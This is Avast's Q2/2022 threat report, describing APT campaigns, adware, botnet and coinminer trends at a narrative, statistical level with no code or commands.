Avast Q2/2022 Threat Report

decoded.avast.io/threatresearch/avast-q2-2022-threat-report/

August 10, 2022

by Threat Research TeamAugust 10, 202238 min read

Farewell to Conti, Zloader, and Maldocs; Hello Resurrection of Raccoon Stealer, and more Ransomware Attacks

Foreword

Another quarter has passed, which means it's time for us to share our Avast `Q2/2022` Threat Report with the world. I must admit, time flies. It's been exactly one year since we've started publishing these reports and this last year was everything but boring. This latest report is proof of that.

In `Q2/2022`, we witnessed just how quickly malware authors can adapt to changes. A few months ago Microsoft announced that it will make it difficult to run `VBA macros in Office documents` that were downloaded from the Internet. They backpedaled on that promise, but promised it again shortly after. Threat actors have already started preparing various

alternative infection vectors, now that their beloved vector they had been using for decades is being blocked by default. For example, IcedID and Emotet have already started using LNK files, ISO or IMG images, and other tricks supported on the Windows platform as an alternative to maldocs to spread their campaigns. It's likely you've already witnessed these in your inboxes.

Exploits spreading in-the-wild also made Q2/2022 interesting. For example, the Follina zero-day vulnerability in Office and Windows was widely exploited by all kinds of attackers. Our researchers also discovered and reported multiple serious zero-day exploits used by malware authors – CVE-2022-2294 affecting browsers from Google, Microsoft, and Apple. We also discovered a zero-day that Candiru exploited to get into the Windows kernel.

After months of decline, we've seen a significant (+24%) uptick of ransomware attacks in Q2/2022. This was partially connected to the usual ransomware suspects, but also to sudden changes happening with the Conti ransomware syndicate. Conti finally stopped its operations, but like with the mythical hydra – when you cut off a hydra's head, two more will grow back, so we have many more ransomware groups and strains to track now. On the bright side, several new free ransomware decryptors were introduced in Q2/2022.

We participated in shutting down Zloader and witnessed the resurrection of Racoon Stealer, who's core developer was allegedly killed in the Russian war in Ukraine. Speaking of these two countries, the malware risk ratio in these countries has stabilized, but is still higher. We also detected various malware types targeting our users in Japan, Germany, and Brazil in Q2/2022.

Fortunately, malicious cryptojacking coinminers decreased slightly in the quarter, which is good news for victims, as the energy costs are skyrocketing in many countries. And finally, I encourage you to read the mobile section where my colleagues discuss the rise and fall of the most prevalent mobile malware strains such as HiddenAds, Flubot, and SMSFactory.

Happy reading, and stay safe.

Jakub Křoustek, Malware Research Director

Methodology

This report is structured into two main sections – *Desktop-related threats*, where we describe our intelligence around attacks targeting the Windows, Linux, and Mac operating systems, and *Mobile-related threats*, where we describe the attacks focusing on the Android and iOS operating systems.

Furthermore, we use the term *risk ratio* in this report to describe the severity of particular threats, calculated as a monthly average of "Number of attacked users / Number of active users in a given country." Unless stated otherwise, calculated risks are only available for

countries with more than 10,000 active users per month.

Desktop-Related Threats

Advanced Persistent Threats (APTs)

Advanced Persistent Threats are typically created by nation state sponsored groups which, unlike cybercriminals, are not solely driven by financial gain. These groups pursue their nation states' espionage agenda, which means that specific types of information, be it of geopolitical importance, intellectual property, or even information that could be used as a base for further espionage, are what they are after.


In `Q2/2022`, the most notable APT campaigns we observed came from the `Confucius`, `Gadolinium/APT40`, `Gamaredon`, and `MustangPanda` groups.

Confucius

Recently, we discovered a known APT group from India, `Confucious`, targeting Pakistani embassies in multiple countries like Brunei, Nepal, Argentina, and Azerbaijan `from March to June 2022`.

The `Confucious` group spread their malware by sending phishing emails with PDF attachments, which contained links to phishing websites. These sites imitated official government websites which contained passwords for documents site visitors could download, these documents were malicious. This is done so that the files remain encrypted, to avert detection from static AV scanners.

We spotted malicious documents with various names related to current events, such as "`VaccineStatusReport.xlsx`".



Vaccination Status Form document, with malicious macro

The group used documents with malicious macros to drop further infection stages written in C#.

We also noticed several other malware families like trojan downloaders, file stealers, `QuasarRAT` and a `custom RAT` developed in C++ being dropped by the macros.

We suspect that the group may be after intelligence, based on the fact that the malware being used in their attacks is designed to spy on victims and steal files and other data.

Gadolinium/APT40


We discovered a threat actor hosting payloads on an Australian VOIP telecommunications provider's servers. The threat actor was abusing a zero-day remote code execution bug in Microsoft Office (`CVE-2022-30190`). Further analysis indicated that targets in Palau were sent malicious documents that, when opened, exploited the zero-day vulnerability, causing victims' computers to contact the provider's website, download and execute the malware, and subsequently become infected. Multiple stages of this attack were signed with a legitimate company certificate to add legitimacy.

When a malicious document was opened it contacted the compromised websites that hosted a first stage "Sihost.exe", executed by msdt.exe. After execution it downloaded the second stage which was a loader. The loader was then used to download and decrypt the third stage of the attack, an encrypted file stored as 'favicon.svg' on the same web server. The third stage of the attack was also used to download and execute the fourth stage, which loads a shellcode from the `AsyncRat` malware family.

Thanks to the security community this attack was attributed to `Gadolinium/APT40`, a known Chinese APT group. Given a RAT was the final payload, we suspect the group may be collecting intel from its victims.

Gamaredon

We saw a steady high volume of `Gamaredon` detections throughout Q2/2022, similar to what we have been observing since the start of the conflict in Ukraine in February. Gamaredon, a known Russian-backed APT group, continued using the same old toolset, as well as new powershell-based tools and their activity was still tightly focused on Ukraine.



Graph showing users Avast protected from Gamaredon's spreading in Ukraine

MustangPanda


We've noticed multiple `MustangPanda` (a known Chinese APT group) campaigns running in parallel during `Q2/2022` in multiple locations, including Philippines, Myanmar, Thailand, Singapore, Mongolia, and India, as well as in other, new regions the group previously hadn't been present in. All of these campaigns utilized DLL sideloading for payload delivery, for which the group continued using well known abused binaries, similarly to their previous campaigns, but they also added a few new ones to their arsenal.

Based on the language and content of the phishing documents they used, the group expanded their activities in Europe e.g. Baltic countries, as well as in South America. The main malware strain being used for the initial infection was still `Korplug` RAT.

Luigino Camastra, Malware Researcher
Igor Morgenstern, Malware Researcher
Jan Holman, Malware Researcher


Adware

Desktop adware has slowed down this quarter compared to Q1/2022, as the graph below illustrates:




Graph showing users (globally) Avast protected from desktop adware in Q2/2022

We have monitored a noticeable decrease in risk ratio for users in Africa, the Balkans, the Middle East, and Southeast Asia. On the other hand, there was an increase in risk ratio for users in South America, parts of Europe, and Central Asia; namely, Brazil, Austria, Germany, Switzerland, Tajikistan, and Uzbekistan; see the map below.



Map showing global risk ratio for adware in Q1/2022 vs. Q2/2022

In Q1/2022, we observed considerable adware activity in Japan that returned to its average level in Q2/2022. On the contrary, there was a rise in adware activity in Austria and Switzerland, as illustrated in the chart below.



Graph showing users in Austria and Switzerland Avast protected from desktop adware in Q2/2022

The common denominator for both countries is `Revizer` adware, which is usually dropped by other malware or free applications. Revizer adware monitors users' actions on specific sites and updates their content without users' consent or permission. The adware typically injects unwanted banners on websites the victim visits, rewrites the default home page of browsers, and defines web page text being updated to hyperlinks that lead to unwanted or malicious content.

As in `Q1/2022`, `65%` of adware we saw was from various adware families. The clearly identified strains of Windows adware are: `RelevantKnowledge`, `Cryxos`, `OpenCandy`, `MultiPlug`, `Revizer`, and `ICLoader`. The most viewed adware for MacOS are as follows: `MacOS:Bundlore`, `MacOS:Adload`, `MacOS:Spigot`, `MacOS:MaxOfferDeal`.

Martin Chlumecký, Malware Researcher
Vladimír Žalud, Malware Analyst


Bots

`Emotet` developers are keeping up with the times and, as many other projects do, started supporting the 64-bit architecture. Emotet's 32-bit binaries are no longer distributed. There have also been some minor changes in their backend workflow. While previously, we could have expected to receive the fingerprinting module only once, just after the registration, we are receiving it with every request now. The module's distribution has also changed a bit. In the past, we would see a new file size quite regularly, now the file size seems to remain stable. However, `Emotet` samples themselves have gotten bigger, after having a quick look, this was due to Nirsoft's Mail PassView being included in these new samples.

Perhaps the most noticeable change in botnet behavior was spurred by Microsoft's announcement that it will be significantly harder to execute VBA macros in documents downloaded from the internet. Since malicious documents are one of the most popular infection vectors, spambots had to react. We have already observed cybercriminals using


alternative attack vectors, such as LNK files linking to malicious resources on the internet. Some of the new substitutes are rather unusual. For example, ISO and IMG files are usually images of optical discs and hard drives (or SSDs), but they are now being used as archives instead. Newer versions of Microsoft Windows provide a native way of mounting these images. They have therefore become a viable alternative to maldocs. There are also a few added benefits to using ISO images, such as using hidden files so they can, for instance, use LNK files without needing to rely on remote resources.

In `Q2/2022`, authorities from the United States, Germany, the Netherlands, and the United Kingdom claim to have dismantled the `RSOCKS` botnet. This botnet consisted of millions of hacked devices that were rented as proxies to anyone wanting to route their traffic through these devices. Only the botnet was disrupted, so the owner may still try to rebrand and relaunch his/her operation. This theory is supported by a post from Rsocks account on `BlackHatWorld` forum that informs about RSocks' end of existence and about a transfer of all active plans, and fund balances to another service which is yet to be announced.




While the development of many botnets was rather turbulent, the landscape itself and the risk ratio remained rather stable. The most significant increase in risk ratio was in Brazil, where users had an approximately 35% higher chance of encountering this kind of malware attack compared to Q1/2022. In contrast to the previous quarter, the risk ratio has almost stabilized in Russia and Ukraine.

In terms of the war in Ukraine, we are still seeing attacks associated with the conflict, usually as a retaliatory action; for instance, attacks targeting Lithuanian infrastructure after imposing a partial goods blockade on Kaliningrad. On the other hand, we have observed a decline in websites that include code to use site visitors' computers to carry out DDoS on Russian infrastructure. Nevertheless, it is still too soon to declare complete "professionalization" of attacks. After the aforementioned attacks on the Lithuanian infrastructure, It should not be much of a surprise that Ukrainian Telegram channels organizing cyber-vigilantes are also still active and new DDoS target lists are being distributed.



Graph showing users (globally) Avast protected from botnet attacks in Q1/2022 vs. Q2/2022



Map showing global risk ratio for botnets in Q2/2022

We have seen a significant decline in several botnet showrunners, notably `Emotet`, `Phorpiex`, `Ursnif`, and `MyloBot`. On the other hand, `Qakbot`, `SDBot`, and `Amadey` have seen rather significant increases in their market share. The most common bots we are seeing are:


- Emotet
- Amadey
- Phorpiex
- MyKings
- Qakbot
- Nitol

- Tofsee

Adolf Středa, Malware Researcher


Coinminers

With the energy crisis on our shoulders and electricity bills reaching new heights, coinminers can cause more harm than ever before. Fortunately, in comparison to the previous quarter, there was quite a big decline in the overall coinmining activities during `Q2/2022`, `-17%` of risk ratio in total. This is further underlined by the fact that cryptocurrencies are at their long term lows, turning the return of investment less attractive for the attackers.



Graph showing users (globally) Avast protected from coinmining in Q2/2022

Even though the number of overall attacks decreased, we did observe users in some countries being targeted more than others, including Madagascar with a `9.12%` risk ratio (`+57% Q2/2022` vs. `Q1/2022`). Based on our telemetry, this is due to the increased `NeoScrypt` activity in the region. The second most impacted country is Serbia with a `7.16%` risk ratio (`+25% Q2/2022` vs. `Q1/2022`) where we saw web miners used more often.



Map showing global risk ratio for coinminer attacks in Q2/2022

The leading trend continues to be web miners. These miners are commonly used as a substitute, or on top of ads on websites, to further monetize site owners' profits, and are usually completely hidden and run without any users' consent.

The notorious `XMRig` is still leading the murky waters of executable miners, being it used as a standalone application or ultimately hidden as the final payload of the vast constellation of droppers, mining worms, or configured as a dedicated module of information stealers and other monetary-focused malware.

The most common coinminers in `Q2/2022` were:

- Web miners (various strains)
- XMRig
- CoinBitMiner
- NeoScrypt
- CoinHelper

